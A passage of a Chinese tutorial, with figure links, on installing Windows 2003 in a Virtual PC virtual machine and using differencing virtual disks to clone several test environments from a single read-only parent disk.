


图9　启动虚拟机




图10　真的是裸机




图11　安装系统我选择的是载入ISO映像

"启动"按钮，如图9。

启动虚拟机之后就会弹出一个系统窗口了，将来这里就是你的操作场所。在没有安装系统的情况下，会显示黑乎乎的一个窗口，如图10。

我们来给虚拟机安装系统，可以选择两种方式，一种是用真实机器的物理光驱，一种是载入ISO映像，如图11。

如果你是通过自己电脑上的物理光驱进行系统安装，插入了系统盘，虚拟机中是可以识别的，这样就像给物理机器装操作系统一样，流程大家都是很熟悉的吧。

本文将采用ISO映像的方式来安装系统，这样更方便一些，这里给大家演示安装Windows 2003。先按照图11中那样，选择"CD"－"载入ISO映像"，然后选择一个Windows 2003的ISO映像文件进行载入。当载入后，这个菜单会出现"释放"（后面会出现你载入的文件名称）选项，如图12。这样当装完系统后，可以点击"释放"解除载入的映像。其实载入映像就相当于给虚拟机加了一个虚拟光驱，释放就相当于卸载这个虚拟光驱。




图12　载入映像




图13　关闭时弹出提示

载入映像后关掉虚拟机窗口，重新启动虚拟机，关闭的时候会有一个提示框，如图13。




图14　安装操作系统界面




图15　进入系统

我们选择关闭电源，它和物理机器（你的真实机器）关闭电源是一个效果。保存状态就是把当前黑乎乎窗口的状态保存下来，下次启动虚拟机的时候，不需要启动过程，直接进入到保存时的状态。

现在来启动虚拟机，一会儿后就看到了我们熟悉的操作系统安装界面，如图14。安装过程这里就不一一截图说明了，安装完系统后，再次启动虚拟机就可以进入系统，如图15。

此时在虚拟机中系统的桌面上点击鼠标，指针就被锁定在虚拟机里面了，如果要把鼠标释放出来，按空格键右侧的ALT键就可以了。




图16　安装虚拟机附加模块

接下来安装虚拟机附加模块，这个模块有两个很重要的功能，一个是支持鼠标随意进出虚拟机窗口，另一个是支持物理机器和虚拟机之间的文件随意拖拽。

安装操作如图16，选择"操作"－"安装或升级附加模块"，安装完后重新启动虚拟机就可以进行拖拽文件了，如图17。




图17　可以进行拖拽文件

这样，虚拟机的安装过程就完成了，你可以先拖拽进去一些文件，例如Winrar之类的系统必备工具。现在，一个可以进行测试使用的虚拟机已经搞定了，接下来我们遇到一个问题，是不是每搭建一个环境都要新建一个虚拟机，安装一次操作系统呢？而且每次安装完系统的虚拟硬盘文件都有1G多，甚至更大，如果搭建了10个虚拟机环境，就要重新装10次系统，岂不是相当麻烦？

接下来就要介绍本文的精华部分了，那就是差分虚拟硬盘搭建虚拟机的方法。如果你所有的虚拟机环境都是用同一种操作系统，通过下面的方法就可以很快复制出多个相同的系统环境，而且还为物理硬盘节省出更多的空间。

三、利用差分虚拟磁盘复制出多个环境

所谓的虚拟机差分硬盘，就是新建立一个虚拟差分硬盘来关联一个已经安装好的操作系统的母盘。通过设置，在虚拟机中的操作更改全部保存在差分硬盘中，而不更改原来母盘系统的任何数据。当然，母盘的大小从此不再改变，一个母盘可以关联多个差分硬盘，这样就构造出多个环境。

在前面，我们已经有一个虚拟机硬盘安装好了Win2003系统，接下来把这个虚拟机硬盘文件的属性设置为"只读"，防止数据被写入，如图18。




图18 设置虚拟机硬盘文件属性

在图8中，这个硬盘文件的名字为“免杀测试硬盘”，这里我已经将它更名为“2k3母盘硬盘”，以便于区分。改完硬盘名字后，在虚拟机设置里也要相应的把名字改过来，要么虚拟机无法加载这个硬盘。当然，如果仅仅把这个硬盘作为母盘来用的话，虚拟机中就不直接用它了。

现在可以把刚安装的虚拟机在列表里删除，这里的删除只是在列表里把名称删除了，配置文件和硬盘文件都还存在的，我们只使用差分硬盘的虚拟机，所以列表里原来的这个使用母盘的虚拟机可以删掉。




图19 生成一个差分硬盘

接下来我们生成一个差分硬盘，操作如图19，选择**“文件”－“虚拟磁盘向导”**。

然后“下一步”选择“创建一个新磁盘”，继续“下一步”后选择“虚拟硬盘”，然后在“下一步”操作中保存差分硬盘的名字到前面我们提到过的存放虚拟机硬盘的文件夹中。

一直“下一步”来到如图20的界面，在这里选择“差分硬盘”，然后“下一步”选择一个关联的母盘，如图21，之后再点击“下一步”直至差分硬盘被创建。

接着开始新建虚拟机，和前面的操作过程一样，只不过在来到图7的界面时选择“已存在的虚拟硬盘”，之后选择我们刚刚建立的差分硬盘。在图22的界面中，下面有一个选项为“是否启用还原磁盘”，这个选项先不要勾选，在后面的设置中会说到。

新建的虚拟机创建完毕后，直接启动虚拟机，我们发现进入了选择的已经创建的虚拟机系统中。至此，差分硬盘虚拟机就创建完成了，如果你还需要继续创建，就先创建一个差分虚拟硬盘和母盘进行关联，之后再新建虚拟机，选择差分硬盘作为虚拟机硬盘就可以了。

